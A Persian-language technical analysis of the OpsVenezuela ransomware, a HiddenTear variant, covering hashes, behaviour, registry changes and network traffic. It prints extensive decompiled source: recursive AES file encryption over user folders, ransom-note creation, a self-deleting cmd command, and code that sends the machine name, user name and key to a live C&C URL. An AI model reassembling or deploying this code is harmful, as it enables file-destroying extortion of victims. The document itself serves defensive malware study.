

باسمه تعالی

تحلیل فنی باج افزار OpsVenezuela

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج افزار، از شروع فعالیت نمونه جدیدی به نام OpsVenezuela خبر می دهد. بررسی ها نشان می دهد فعالیت این باج افزار در اواخر ماه می سال ۲۰۱۸ میلادی شروع شده است. این باج افزار از الگوریتم رمزنگاری AES در حالت CBC - ۲۵۶ بیتی برای رمزگذاری فایل ها استفاده می کند و تنها فایل های موجود در دایرکتوری هایی خاص و با پسوندهایی مشخص را که در ادامه به آنها اشاره خواهیم نمود، رمزگذاری می کند. طبق بررسی های انجام شده والدین این باج افزار، باج افزارهای HiddenTear و EDA۲ می باشند. باج افزار OpsVenezuela شباهات بسیار زیادی از نظر عملکرد و کد منبع با باج افزار CryBrazil دارد. آیکون مربوط به فایل اجرایی این باج افزار، مشابه آیکون اسناد Pdf می باشد.

مشخصات فایل اجرایی :


نام فایل	hidden-tear.exe
MD۵	۴f۳۵۸b۴۶۷۵c۶۴۳۵۷ac۴۳ababa۹dbf۰۵۱
SHA-۱	e۸۸۹۲۱۰a۱۶۲af۰۳۰۵۶d۹۷f۱da۵۹۶e۹۰۲۵۶۰۷e۳۷۴
SHA-۲۵۶	۹۷۹bd۴f۴a۴d۱۰۳۹۹c۰۴۲e۷bd۶f۴۳۱۹۴۴۱۴f۲۱۶۷۰۷bf۷۴۰۳e۱۲۳۰۷۰۸۰a۷dda۷۳۱
اندازه فایل	۲۱۷ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET

فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۴.۷۲	۸۱۹۲	۱۱۶۱۴۰	۱۱۶۲۲۴
.rsrc	۴.۴۶	۱۳۱۰۷۲	۱۰۴۶۶۰	۱۰۴۹۶۰
.reloc	۰.۱	۲۳۷۵۶۸	۱۲	۵۱۲

تحلیل پویا :

برای بررسی عمیق تر باج افزار OpsVenezuela، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج افزار مورد اشاره پس از اجرا، فایل اصلی خود را به دایرکتوری C:\admin\Rand۱۲۳ انتقال می دهد و نام آن را به local.exe تغییر می دهد. همچنین تصویر مربوط به پس زمینه را نیز پس از دانلود در دایرکتوری C:\admin قرار می دهد. سپس یک فایل با عنوان READ_IT.txt بر روی Desktop ایجاد می شود که محتوای آن شامل پیغام باج خواهی می باشد و در نهایت فرایند مربوط به اجرای باج افزار خاتمه می یابد. تصویر زیر مربوط به فایل های ایجاد شده می باشد :



تصویر زیر مربوط به پیغام باج خواهی باج افزار می باشد :

```
READ_IT.txt - Notepad
File Edit Format View Help
This computer has been hacked
Your personal files have been encrypted. Send me MONERO(XMR) to get decryption passcode.
MONERO(XMR) ADDRESS:
434eBWLtMw2USF9RFB9GYUAd9td4zE18yaBzKEYHvmC9Nwd5RGLyP6dNZyrXozR3tB6qWjNmhVmNpZNrrpZHB8eh5G7GhBY
Contact opsvenezuela@protonmail.com after sending 0.5 MONERO(XMR) thanks
After verification, you'll be able to see your beloved files again. :)
```

بر اساس پیغام باج‌خواهی، مهاجمین اعلام کرده اند تمام فایل‌ها را رمزگذاری نموده‌اند و قربانیان جهت رمزگشایی آن‌ها باید مبلغ ۰.۵ مونرو را پرداخت نمایند. همچنین قربانیان باید پس از پرداخت مبلغ باج‌خواهی از طریق آدرس ایمیل opsvenezuela@protonmail.com با مهاجمین ارتباط برقرار نمایند و پس از تایید مهاجمین، فایل‌ها رمزگشایی خواهند شد.

تصویر زیر مربوط به تصویر پس زمینه سیستم قربانی پس از حمله باج‌افزار می‌باشد که طبق بررسی‌های انجام شده باج‌افزار قادر به تغییر تصویر پس زمینه نمی‌باشد :



Your important files videos, music, images, documents ... etc are encrypted with encryption RSA-2048 and AES-128. Decrypting your files is only possible using a private key and a decryption program that are on my secret server

To decrypt your files, please follow the instructions below :

- 1) Buy monero for \$50 , (0.5 XMR)
- 2) Send monero to this address :
434eBWLtMw2USF9RFB9GYUAd9td4zE18yaBzKEYHvmC9Nwd5RGLyP6dNZyrXozR3tB6qWjNmhVmNpZNrrpZHB8eh5G7GhBY
- 3) when I receive monero, I decrypt your files

همانطور که اشاره شد این باج افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی برای رمزگذاری فایل ها استفاده می کند. لیست دایرکتوری ها و فایل های مورد هدف باج افزار در زیر اشاره شده است.


لیست دایرکتوری های مورد هدف باج افزار :

Desktop, Links, Contacts, Documents, Downloads, Pictures, Music, Videos, OneDrives, Saved Games, Favorites, Searches

لیست فایل های مورد هدف باج افزار :

.txt, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, jpeg, .png, .csv, .sql, .mdb, .sln, .php, .asp, .aspx, .html, .xml, .psd, .sql, .mp4, .7z, .rar, .m4a, .wma, .avi, .wmv, .csv, .d3dbsp, .zip, .sie, .sum, .ibank, .t13, .t12, .qdf, .gdb, .tax, .pkpass, .bc6, .bc7, .bkp, .qic, .bkf, .sidn, .sidd, .mddata, .itl, .itdb, .icxs, .hvpl, .hplg, .hkdb, .mdbbackup, .syncdb, .gho, .cas, .svg, .map, .wmo, .itm, .sb, .fos, .mov, .vdf, .ztmp, .sis, .sid, .ncf, .menu, .layout, .dmp, .blob, .esm, .vcf, .vtf, .dazip, .fpk, .mlx, .kf, .iwd, .vpk, .tor, .psk, .rim, .w3x, .fsh, .ntl, .arch00, .lvl, .snx, .cfr, .ff, .vpp_pc, .lrf, .m2, .mcmeta, .vfs0, .mpage, .kdb, .db0, .dba, .rofl, .hkx, .bar, .upk, .das, .iwi, .litmod, .asset, .forge, .ltx, .bsa, .apk, .re4, .sav, .lbf, .slm, .bik, .epk, .rgss3a, .pak, .big, wallet, .wotreplay, .xxx, .desc, .py, .m3u, .flv, .js, .css, .rb, .p7c, .pk7, .p7b, .p12, .pfx, .pem, .crt, .cer, .der, .x3f, .srw, .pef, .ptx, .r3d, .rw2, .rwl, .raw, .raf, .orf, .nrw, .mrwref, .mef, .erf, .kdc, .dcr, .cr2, .crw, .bay, .sr2, .srf, .arw, .3fr, .dng, .jpe, .jpg, .cdr, .indd, .ai, .eps, .pdf, .pdd, .dbf, .mdf, .wb2, .rtf, .wpd, .dxg, .xf, .dwg, .pst, .accdb, .mdb, .pptm, .pptx, .ppt, .xlk, .xlsb, .xlsm, .xlsx, .xls, .wps, .docm, .docx, .doc, .odb, .odc, .odm, .odp, .ods, .odt, .cs, .exe, .lnk, .mpeg, .mp3, .mkv, .divx, .ogg, .zip, .wav, .bat, .index

تصویر زیر نشان دهنده فایل های رمزگذاری شده توسط این باج افزار می باشد و همانطور که قابل مشاهده است پس از رمزگذاری فایل ها پسوند locked. به انتهای فایل ها اضافه می شود.



بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد.

تحلیل ایستا:

پس از تحلیل کد باج‌افزار OpsVenezuela به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار OpsVenezuela ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد:

Type	Offset (Source)	Offset (Dest)	Size
Modified	0	0	44,684,362
Inserted	44,684,362	44,684,362	12
Modified	44,684,362	44,684,374	4,915,098

باج افزار OpsVenezuela برای گمراهی کاربران، از آیکون اسناد Pdf برای فایل اجرایی خود استفاده کرده است. این مورد پس از بررسی کد منبع باج افزار نیز مشاهده گردید :

```

hidden_tear.Form1.resources
1 // 0x00003F00: hidden_tear.Form1.resources (100244 bytes, Embedded, Public)
2
3 Save
4 // 0x00004035: $this.Icon = 99934 bytes, Type = System.Drawing.Icon, System.Drawing, Version=4.0.0.0, Culture=neutral,
   PublicKeyToken=b03f5f7f11d50a3a
5

```

قطعه کد زیر مربوط به تابع `startAction()` می باشد که شامل مواردی همانند انتقال باج افزار، دایرکتوری های هدف، تابع ایجاد پیغام باج خواهی، بررسی اتصال به اینترنت، تغییر تصویر پس زمینه و ... می باشد :

```
startAction() : void ×
1 // hidden_tear.Form1
2 // Token: 0x0600000D RID: 13 RVA: 0x00002DEC File Offset: 0x00000FEC
3 public void startAction()
4 {
5     this.MoveVirus();
6     string password = "CreatePassword(15)";
7     this.Directory_Settings_Sending(password);
8     this.messageCreator();
9     string path = this.userDir + this.userName + "\\ransom.jpg";
10    bool flag;
11    do
12    {
13        flag = Form1.CheckForInternetConnection();
14        bool flag2 = flag;
15        if (flag2)
16        {
17            this.SetWallpaperFromWeb(this.BackgroundImageUrl, path);
18            this.SendPassword(password);
19        }
20    }
21    while (!flag);
22    this.selfDestroy();
23    Application.Exit();
24 }
25
```

قطعه کد زیر مربوط به انتقال باج افزار به دایرکتوری مدنظر، می باشد :

```
MoveVirus() : void ×
1 // hidden_tear.Form1
2 // Token: 0x0600000B RID: 11 RVA: 0x00002CE0 File Offset: 0x00000EE0
3 public void MoveVirus()
4 {
5     string path = this.userDir + this.userName + "\\Rand123";
6     string text = this.userDir + this.userName + "\\Rand123\\local.exe";
7     bool flag = !Directory.Exists(path);
8     if (flag)
9     {
10        Directory.CreateDirectory(path);
11    }
12    else
13    {
14        bool flag2 = File.Exists(text);
15        if (flag2)
16        {
17            File.Delete(text);
18        }
19    }
20    string str = "\\" + Process.GetCurrentProcess().ProcessName + ".exe";
21    string text2 = Directory.GetCurrentDirectory() + str;
22    string sourceFileName = text2;
23    File.Move(sourceFileName, text);
24 }
25
```


لیست دایرکتوری های مورد هدف باج افزار در قطعه کد زیر آمده است :

```
Directory_Settings_Sending(string) : void X
1 // hidden_tear.Form1
2 // Token: 0x0600000F RID: 15 RVA: 0x00002EBC File Offset: 0x000010BC
3 public void Directory_Settings_Sending(string password)
4 {
5     string str = "Users\\";
6     string location = this.userDir + str + this.userName + "\\Desktop";
7     string location2 = this.userDir + str + this.userName + "\\Links";
8     string location3 = this.userDir + str + this.userName + "\\Contacts";
9     string location4 = this.userDir + str + this.userName + "\\Desktop";
10    string location5 = this.userDir + str + this.userName + "\\Documents";
11    string location6 = this.userDir + str + this.userName + "\\Downloads";
12    string location7 = this.userDir + str + this.userName + "\\Pictures";
13    string location8 = this.userDir + str + this.userName + "\\Music";
14    string location9 = this.userDir + str + this.userName + "\\OneDrive";
15    string location10 = this.userDir + str + this.userName + "\\Saved Games";
16    string location11 = this.userDir + str + this.userName + "\\Favorites";
17    string location12 = this.userDir + str + this.userName + "\\Searches";
18    string location13 = this.userDir + str + this.userName + "\\Videos";
19    this.encryptDirectory(location, password);
20    this.encryptDirectory(location2, password);
21    this.encryptDirectory(location3, password);
22    this.encryptDirectory(location4, password);
23    this.encryptDirectory(location5, password);
24    this.encryptDirectory(location6, password);
25    this.encryptDirectory(location7, password);
26    this.encryptDirectory(location8, password);
27    this.encryptDirectory(location9, password);
28    this.encryptDirectory(location10, password);
29    this.encryptDirectory(location11, password);
30    this.encryptDirectory(location12, password);
31    this.encryptDirectory(location13, password);
32 }
33
```

تابع ایجاد پیغام باج خواهی را در تصویر زیر مشاهده می کنید :

```
messageCreator() : void X
1 // hidden_tear.Form1
2 // Token: 0x06000010 RID: 16 RVA: 0x00003094 File Offset: 0x00001294
3 public void messageCreator()
4 {
5     string str = "\\Desktop\\READ_IT.txt";
6     string path = this.userDir + "Users\\" + this.userName + str;
7     string text = this.computerName + "-" + this.userName;
8     string[] contents = new string[]
9     {
10        "This computer has been hacked",
11        "Your personal files have been encrypted. Send me MONERO(XMR) to get decryption passcode.",
12        "MONERO(XMR) ADDRESS: 434eBWLtMw2USF9RFB9GYUAd9td4zE18yaBzKEYHvmC9NWd5RGLyP6dNZyrXozR3tB6qWjNmhVmlpZNrrpZHB8eh5G7GhBY",
13        "Contact opsvenezuela@protonmail.com after sending 0.5 MONERO(XMR) thanks",
14        "After verification, you'll be able to see your beloved files again. :)"
15    };
16    File.WriteAllLines(path, contents);
17 }
18
```

باج افزار با استفاده از قطعه کد زیر وضعیت اتصال به اینترنت را در سیستم قربانی بررسی می کند :

```

CheckForInternetConnection() : bool
1 // hidden_tear.Form1
2 // Token: 0x0600000C RID: 12 RVA: 0x00002D80 File Offset: 0x00000F80
3 public static bool CheckForInternetConnection()
4 {
5     bool result;
6     try
7     {
8         using (WebClient webClient = new WebClient())
9         {
10            using (webClient.OpenRead("https://www.google.com"))
11            {
12                result = true;
13            }
14        }
15    }
16    catch
17    {
18        result = false;
19    }
20    return result;
21 }
22

```

قطعه کد زیر مربوط به فرایند تغییر تصویر پس زمینه سیستم قربانی توسط باج افزار می باشد. اما همانطور که اشاره شد باج افزار قادر به تغییر تصویر پس زمینه نمی باشد :

```

Form1
519
520 // Token: 0x06000011 RID: 17 RVA: 0x0000310E File Offset: 0x0000130E
521 public void SetWallpaper(string path)
522 {
523     Form1.SystemParametersInfo(20u, 0u, path, 3u);
524 }
525
526 // Token: 0x06000012 RID: 18 RVA: 0x0000311C File Offset: 0x0000131C
527 private void SetWallpaperFromWeb(string url, string path)
528 {
529     try
530     {
531         WebClient webClient = new WebClient();
532         webClient.DownloadFile(new Uri(url), path);
533         this.SetWallpaper(path);
534     }
535     catch (Exception)
536     {
537     }
538 }

```

باج افزار توسط قطعه کد زیر یک پسورد ایجاد می کند :

```

CreatePassword(int) : string
1 // hidden_tear.Form1
2 // Token: 0x06000007 RID: 7 RVA: 0x00002230 File Offset: 0x00000430
3 public string CreatePassword(int length)
4 {
5     StringBuilder stringBuilder = new StringBuilder();
6     Random random = new Random();
7     while (0 < length--)
8     {
9         stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?()[random.Next
10            ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?()".Length));
11     }
12     return stringBuilder.ToString();
13 }

```

قطعه کد زیر مربوط به ارسال اطلاعات کاربر به سرور C&C باج افزار می باشد :

```
SendPassword(string) : void X
1 // hidden_tear.Form1
2 // Token: 0x06000008 RID: 8 RVA: 0x00002288 File Offset: 0x00000488
3 public void SendPassword(string password)
4 {
5     try
6     {
7         string str = string.Concat(new string[]
8         {
9             "?computer_name=",
10            this.computerName,
11            "&userName=",
12            this.userName,
13            "&password=",
14            password,
15            "&allow=ransom"
16        });
17        string address = this.targetURL + str;
18        string text = new WebClient().DownloadString(address);
19    }
20    catch (Exception)
21    {
22    }
23 }
24
```

دامنه های مشکوک بدست آمده در کد باج افزار در قطعه کد زیر قابل مشاهده است :

```
Form1 X
565
566 // Token: 0x04000001 RID: 1
567 private string targetURL = "http://thepussy.eu5.org/venezuela/write.php";
568
569 // Token: 0x04000002 RID: 2
570 private string userName = Environment.UserName;
571
572 // Token: 0x04000003 RID: 3
573 private string computerName = Environment.MachineName.ToString();
574
575 // Token: 0x04000004 RID: 4
576 private string userDir = "C:\\";
577
578 // Token: 0x04000005 RID: 5
579 private string backgroundImageUrl = "http://thepussy.eu5.org/Warning.png";
580
581 // Token: 0x04000006 RID: 6
582 private IContainer components = null;
583 }
584
585
```

قطعه کد زیر مربوط به از بین بردن فرایند مربوط به باج افزار پس از اتمام فرایند رمزگذاری می باشد :

```
selfDestroy() : void X
1 // hidden_tear.Form1
2 // Token: 0x0600000E RID: 14 RVA: 0x00002E6C File Offset: 0x0000106C
3 public void selfDestroy()
4 {
5     Process.Start(new ProcessStartInfo
6     {
7         Arguments = "/C timeout 2 && Del /Q /F " + Application.ExecutablePath,
8         WindowStyle = ProcessWindowStyle.Hidden,
9         CreateNoWindow = true,
10        FileName = "cmd.exe"
11    });
12 }
13
```

همانطور که اشاره نمودیم باج افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی استفاده می نماید،
قطعه کد زیر مربوط به این فرایند می باشد :

```
AES_Encrypt(byte[], byte[]): byte[]
1 // hidden_tear.Form1
2 // Token: 0x06000006 RID: 6 RVA: 0x0000211C File Offset: 0x0000031C
3 public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
4 {
5     byte[] result = null;
6     byte[] salt = new byte[]
7     {
8         1,
9         2,
10        3,
11        4,
12        5,
13        6,
14        7,
15        8
16    };
17    using (MemoryStream memoryStream = new MemoryStream())
18    {
19        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
20        {
21            rijndaelManaged.KeySize = 256;
22            rijndaelManaged.BlockSize = 128;
23            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
24            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
25            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
26            rijndaelManaged.Mode = CipherMode.CBC;
27            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
28            {
29                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
30                cryptoStream.Close();
31            }
32            result = memoryStream.ToArray();
33        }
34    }
35    return result;
36 }
37
```

قطعه کد زیر مربوط به رمزگذاری فایل ها با پسوند هایی مشخص توسط باج افزار می باشد :

```
encryptDirectory(String, String): Void
1 ' hidden_tear.Form1
2 Public Sub encryptDirectory(location As String, password As String)
3     Try
4         Dim source As String() = New String() { ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", "jpeg", ".png", ".csv", ".sql", ".mdb", ".sln",
5             ".php", ".asp", ".aspx", ".html", ".xml", ".psd", ".sql", ".mp4", ".7z", ".rar", ".m4a", ".wma", ".avi", ".wmv", ".csv", ".d3dbsp", ".zip", ".sie",
6             ".sum", ".ibank", ".t13", ".t12", ".qdf", ".gdb", ".tax", ".pkpass", ".bc6", ".bc7", ".bkp", ".qic", ".bkf", ".sid", ".sidd", ".mddata", ".itl",
7             ".itdb", ".icxs", ".hvpl", ".hplg", ".hkdb", ".mdbackup", ".syncdb", ".gho", ".cas", ".svg", ".map", ".wmo", ".itm", ".sb", ".fos", ".mov", ".vdf",
8             ".ztmp", ".sis", ".sid", ".ncf", ".menu", ".layout", ".dmp", ".blob", ".esm", ".vcf", ".vtf", ".dazip", ".fpk", ".mlx", ".kf", ".iwd", ".vpk", ".tor",
9             ".psk", ".rim", ".w3x", ".fsh", ".ntl", ".arch00", ".lv1", ".snx", ".cfr", ".ff", ".vpp_pc", ".lrf", ".m2", ".mcmeta", ".vfs0", ".mpgqe", ".kdb",
10            ".db0", ".dba", ".rofl", ".hxx", ".ban", ".upk", ".das", ".iwi", ".litmod", ".asset", ".forge", ".ltx", ".bsa", ".apk", ".re4", ".sav", ".lbf", ".slm",
11            ".bik", ".epk", ".rgss3a", ".pak", ".big", ".wallet", ".wotreplay", ".xxx", ".desc", ".py", ".m3u", ".flv", ".js", ".css", ".rb", ".p7c", ".pk7", ".p7b",
12            ".p12", ".pfx", ".pem", ".crt", ".cer", ".den", ".x3f", ".snw", ".pef", ".ptx", ".e3d", ".rw2", ".rvl", ".raw", ".raf", ".onf", ".nrw", ".mwnref",
13            ".mef", ".erf", ".kdc", ".dcr", ".cr2", ".crw", ".bay", ".sr2", ".srf", ".arw", ".3fr", ".dng", ".jpe", ".jpg", ".cdn", ".indd", ".ai", ".eps", ".pdf",
14            ".pdd", ".dbf", ".mdf", ".wb2", ".rtf", ".wpd", ".dxdg", ".xf", ".dwdg", ".pst", ".accdb", ".mdb", ".pptm", ".pptx", ".ppt", ".xlk", ".xlsb", ".xlsm",
15            ".xlsx", ".xls", ".wps", ".docm", ".docx", ".doc", ".odb", ".odc", ".odm", ".odp", ".ods", ".odt", ".cs", ".exe", ".lnk", ".mpeg", ".mp3", ".mkv",
16            ".divx", ".ogg", ".zip", ".wav", ".bat", ".index" }
17        Dim files As String() = Directory.GetFiles(location)
18        Dim directories As String() = Directory.GetDirectories(location)
19        For i As Integer = 0 To files.Length - 1
20            Dim extension As String = Path.GetExtension(files(i))
21            Dim flag As Boolean = source.Contains(extension)
22            If flag Then
23                Me.Encryptfile(files(i), password)
24            End If
25        Next
26        For j As Integer = 0 To directories.Length - 1
27            Me.encryptDirectory(directories(j), password)
28        Next
29    Catch ex As Exception
30    End Try
31 End Sub
```

باج افزار با استفاده از قطعه کد زیر، پسوند فایل های رمزگذاری شده را به locked. تغییر می دهد :

```

EncryptFile(string, string) : void X
1 // hidden_tear.Form1
2 // Token: 0x06000009 RID: 9 RVA: 0x0000230C File Offset: 0x0000050C
3 public void EncryptFile(string file, string password)
4 {
5     byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
6     byte[] array = Encoding.UTF8.GetBytes(password);
7     array = SHA256.Create().ComputeHash(array);
8     byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
9     string str = "Users\\";
10    string str2 = str + this.userName + "\\Desktop\\READ_IT.txt.locked";
11    string path = this.userDir + str2;
12    bool flag = File.Exists(path);
13    if (flag)
14    {
15        File.Delete(path);
16    }
17    File.WriteAllBytes(file, bytes);
18    File.Move(file, file + ".locked");
19 }
20

```

تصویر زیر مربوط به آدرس دامنه <http://thepussy.eu5.org/venezuela/write.php> می باشد :



باچ افزار OpsVenezuela فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می کند.

mscoree.dll
_CorExeMain

بر اساس بررسی های صورت گرفته، این باچ افزار پس از اجرا فرایندهای زیر را ایجاد می کند :

- hidden-tear.exe
 - C:\Windows\System32\cmd.exe"/Ctimeout^&&Del/Q/F
 - timeout.exe

کلیدهای رجیستری زیر توسط باچ افزار در سیستم نوشته می شود :

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI32\ EnableFileTracing

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI32\ EnableConsoleTracing

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI32\ FileTracingMask

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI32\ ConsoleTracingMask

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI32\ MaxFileSize

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI32\ FileDirectory

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ EnableFileTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ EnableConsoleTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ FileTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ ConsoleTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ MaxFileSize
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ FileDirectory
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\U
NCAsIntranet
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\Au
toDetect
```

تحلیل ترافیک شبکه :

تصویر زیر بخشی از ارتباطات شبکه ای باج افزار OpsVenezuela را نشان می دهد.

No.	Time	Source	Destination	Protocol	Length	Info
86	25.501238	192.168.1.34	69.197.143.12	TCP	66	49392 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
87	25.756220	69.197.143.12	192.168.1.34	TCP	66	80 → 49392 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1404 SACK_PERM=1 WS=128
88	25.756279	192.168.1.34	69.197.143.12	TCP	54	49392 → 80 [ACK] Seq=1 Ack=1 Win=65792 Len=0
89	25.756476	192.168.1.34	69.197.143.12	HTTP	131	GET /Warning.png HTTP/1.1
90	26.015918	69.197.143.12	192.168.1.34	TCP	60	80 → 49392 [ACK] Seq=1 Ack=78 Win=29312 Len=0
91	26.025513	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=1 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
92	26.032228	69.197.143.12	192.168.1.34	TCP	1458	[TCP Previous segment not captured] 80 → 49392 [ACK] Seq=2809 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
93	26.032260	192.168.1.34	69.197.143.12	TCP	66	49392 → 80 [ACK] Seq=78 Ack=1405 Win=65792 Len=0 SLE=2809 SRE=4213
94	26.038416	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=4213 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
